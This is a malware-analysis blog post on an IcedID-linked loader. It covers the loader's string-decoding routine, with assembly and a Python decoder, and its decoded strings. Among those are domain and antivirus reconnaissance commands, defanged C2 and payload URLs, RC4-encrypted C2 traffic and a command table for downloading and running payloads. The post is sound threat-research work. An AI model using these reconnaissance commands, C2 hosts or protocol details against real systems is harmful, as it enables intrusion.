IcedID gets Loaded

By Jason Reaves

Published: 2023-10-27 · Archived: 2026-04-05 17:41:40 UTC

By: Joshua Platt and Jason Reaves

While investigating a recent IcedID campaign leveraging GitLab:

```
hxxps://gitlab.]com/group9652040/my1/-/raw/main/2.exe
```


We noticed that the imphash for the sample had an overlap with another sample:

Press enter or click to view image in full size

Ref: https://www.virustotal.com/gui/search/imphash%253Ace088b62574105896ea14183bc034940/files

And that new sample was talking to a different domain:

Press enter or click to view image in full size




Ref:
https://www.virustotal.com/gui/file/6ae543b0a3380779b65bff8c3ca0267f741173aed0d35265d6c92c0298fb924c/relations


After unpacking the sample a few strings can be seen that would allude to some sort of system and network profiler:

```
&ipconfig=
&systeminfo=
&domain_trusts=
&domain_trusts_all=
&net_view_all_domain=
&net_view_all=
&net_group=
&wmic=
&net_config_ws=
&net_wmic_av=
&whoami_group=
```

When diving into the binary however we can see that most of the strings are in fact encoded, the first thing the decoding routine does is get the length of the string from the first 6 bytes(first DWORD is initial XOR seed, next WORD value is xor encoded length):



Next is the XOR loop:



The initial XOR seed value gets passed to a PRNG like function:

```
mov     [rsp+arg_0], ecx
mov     eax, [rsp+arg_0]
add     eax, 2E59h
mov     [rsp+arg_0], eax
mov     eax, [rsp+arg_0]
shr     eax, 1
mov     ecx, [rsp+arg_0]
shl     ecx, 1Fh
or      eax, ecx
mov     [rsp+arg_0], eax
mov     eax, [rsp+arg_0]
not     eax
mov     [rsp+arg_0], eax
mov     eax, [rsp+arg_0]
not     eax
mov     [rsp+arg_0], eax
mov     eax, [rsp+arg_0]
shr     eax, 1
mov     ecx, [rsp+arg_0]
shl     ecx, 1Fh
or      eax, ecx
mov     [rsp+arg_0], eax
mov     eax, [rsp+arg_0]
shr     eax, 2
mov     ecx, [rsp+arg_0]
shl     ecx, 1Eh
or      eax, ecx
mov     [rsp+arg_0], eax
mov     eax, [rsp+arg_0]
xor     eax, 6387h
mov     [rsp+arg_0], eax
mov     eax, [rsp+arg_0]
xor     eax, 769Ah
mov     [rsp+arg_0], eax
mov     eax, [rsp+arg_0]
shl     eax, 2
mov     ecx, [rsp+arg_0]
shr     ecx, 1Eh
or      eax, ecx
mov     [rsp+arg_0], eax
mov     eax, [rsp+arg_0]
shl     eax, 1
mov     ecx, [rsp+arg_0]
shr     ecx, 1Fh
or      eax, ecx
mov     [rsp+arg_0], eax
mov     eax, [rsp+arg_0]
retn
```

After reversing the algorithm:

```
def mask(a):
 return(a & 0xffffffff)

def prng2(seed):
 temp = mask((seed + 0x2e59))
 temp2 = temp >> 1
 temp = mask(temp << 0x1f)
 temp |= temp2
 temp2 = temp >> 1
 temp = mask(temp << 0x1f)
 temp |= temp2
 temp2 = temp >> 2
 temp = mask(temp << 0x1e)
```

```
 temp |= temp2
 temp ^= 0x6387
 temp ^= 0x769a
 temp2 = mask(temp << 2)
 temp >>= 0x1e
 temp |= temp2
 temp2 = mask(temp << 1)
 temp >>= 0x1f
 temp |= temp2
 return(temp)

def decode(s):
 (seed, l) = struct.unpack_from('<IH', s)
 l = (l ^ seed) & 0xffff
 if l > len(s):
  return('')
 temp = bytearray(s[6:6+l])
 for i in range(l):
  seed = prng2(seed)
  temp[i] = (temp[i] ^ seed) & 0xff
 return(temp)
```

We can decode all the strings:

```
/c nltest /domain_trusts /all_trusts
C:\Windows\System32\cmd.exe
/c net view /all /domain
C:\Windows\System32\cmd.exe
/c net view /all
C:\Windows\System32\cmd.exe
/c net group "Domain Admins" /domain
C:\Windows\System32\cmd.exe
/Node:localhost /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get * /Format:List
C:\Windows\System32\wbem\wmic.exe
/c net config workstation
C:\Windows\System32\cmd.exe
/c wmic.exe /node:localhost /namespace:\\root\SecurityCenter2 path AntiVirusProduct Get DisplayName | findstr
C:\Windows\System32\cmd.exe
/c whoami /groups
C:\Windows\System32\cmd.exe
/c ipconfig /all
C:\Windows\System32\cmd.exe
/c systeminfo
C:\Windows\System32\cmd.exe
/c nltest /domain_trusts
C:\Windows\System32\cmd.exe
.dll
.exe
```

```
"%s"

rundll32.exe
"%s", DllRegisterServer
:wtfbbq
runnung
%d
%s%s
%s\%d.dll
%d.dat
%s\%s
init -zzzz="%s\%s"
front
/files/
test
.exe
curl/7.88.1
Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Tob 1.1)
Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Tob 1.1)
Content-Type: application/x-www-form-urlencoded
POST
GET
COMMAND
ERROR
12345
counter=%d&type=%d&guid=%s&os=%d&arch=%d&username=%s&group=%lu&ver=%d.%d&up=%d&direction=%s
counter=%d&type=%d&guid=%s&os=%d&arch=%d&username=%s&group=%lu&ver=%d.%d&up=%d&direction=%s
CLEARURL
counter=%d&type=%d&guid=%s&os=%d&arch=%d&username=%s&group=%lu&ver=%d.%d&up=%d&direction=%s
URLS
%x%x
PT0S
&mac=
%02x:%02x:%02x:%02x:%02x:%02x;
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/
\*.dll
%04X%04X%04X%04X%08X%04X
%04X%04X%04X%04X%08X%04X
\Registry\Machine\
AppData
Desktop
Startup
Personal
Local AppData
%s%d.dll
Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
hxxps://aplihartom[.com/live/
C:\WINDOWS\SYSTEM32\rundll32.exe %s,%s
C:\WINDOWS\SYSTEM32\rundll32.exe %s
Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Tob 1.1)
LogonTrigger
```

```
hxxps://fasestarkalim[.com/live/
%s%d.exe
TimeTrigger
PT1H%02dM
%04d-%02d-%02dT%02d:%02d:%02d
URLS|%d|%s

URLS
```

After mapping the decoded strings back into the binary we noticed not all of them are used.

Get Jason Reaves's stories in your inbox

Join Medium for free to get updates from this writer.

Remember me for faster sign in

The loader appears to currently maintain persistence through a task object:

```
Windows\System32\Tasks\Updater
```

Along with a hardcoded location that the binary will move itself to:

```
\AppData\Roaming\Custom_update\update_data.dat
\AppData\Roaming\Custom_update
\AppData\Roaming\Custom_update\Update_[0-9a-f]+.exe
```

Hardcoded mutex:

```
runnung
```

From the network side both the User-Agent and the Content-Type headers in the HTTP traffic are hardcoded:


```
POST /live/ HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Tob 1.1)
Host: aplihartom.com
Content-Length: 208
Cache-Control: no-cache
```

The C2 traffic itself is BASE64 encoded and RC4 encrypted using the decoded string '12345' as the key. After being decrypted the bot will parse the commands given:

Press enter or click to view image in full size

CLEARURL	Clear the set URLs
URLS	Set the URLs
COMMAND	Commands from C2
ERROR	Do Nothing

The command instruction comes with a number preceding a URL which can have front:// at the beginning, the front:// gets replaced by the active C2 domain to download the file in that case. The preceding numbers mostly control how the downloaded data will be leveraged and executed but can also inform the bot to simply exit.



Command table

Press enter or click to view image in full size

Command number	Usage
4	CreateThread for system and network information
12	Download an EXE to disk and detonate with CreateProcess
13	Download a DLL to disk and detonate with or without a parameter to rundll
14	Download shellcode into memory and detonate with CreateThread
15	Update self
17	ExitProcess
18	Download bp.dat and detonate with rundll

So far the only downloaded files that have been seen are a sysinfo binary which collects the same data as the initial loader with the exception of also querying 'ifconfig[.me' for the 'realip', and a bp.dat file which can be decrypted using an IcedID decryption script[3].

Config information about this loader:

```
Group: 2949673345
Version: 1.1
C2: fasestarkalim[.com/live/ , aplihartom[.com/live/

Downloaded C2 list: wikistarhmania[.com/live/ , drendormedia[.com/live/
```

Thanks @Antelox and @xorsthingsv2 for fix on command table.

References

1: https://malpedia.caad.fkie.fraunhofer.de/details/win.icedid

2: https://tria.ge/231008-vn4fhaef3x/behavioral2

3: https://github.com/embee-research/Icedid-file-decryptor/blob/main/icedid_decrypt.py

---